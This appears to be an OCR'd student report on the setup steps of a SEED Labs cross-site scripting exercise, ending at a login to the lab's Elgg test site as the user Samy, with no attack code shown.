

TASK1


Steps:


1. At first the labsetup.zip file was extracted and the terminal was opened in that labsetup file
2. After that ‘dcbuild’ and ‘dcup’ commands were executed







3. The following command is written to map the necessary websites and their IP addresses.











5.After Mapping, the seed-server has become like this.Then I logged in samy's profile with the password"seedsamy" and went into into "edit profile" section.


Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Elgg For SEED Labs
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
Welcome
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Log in
Username or email *
Password *
Remember me
Log in
Lost password



Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Elgg For SEED Labs
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
Welcome
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Log in
Username or email *
samy
Password *
Remember me
Log in
Lost password


File Edit View History Bookmarks Tools Help
Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Elgg For SEED Labs
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
You have been logged in.
Welcome Samy
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.




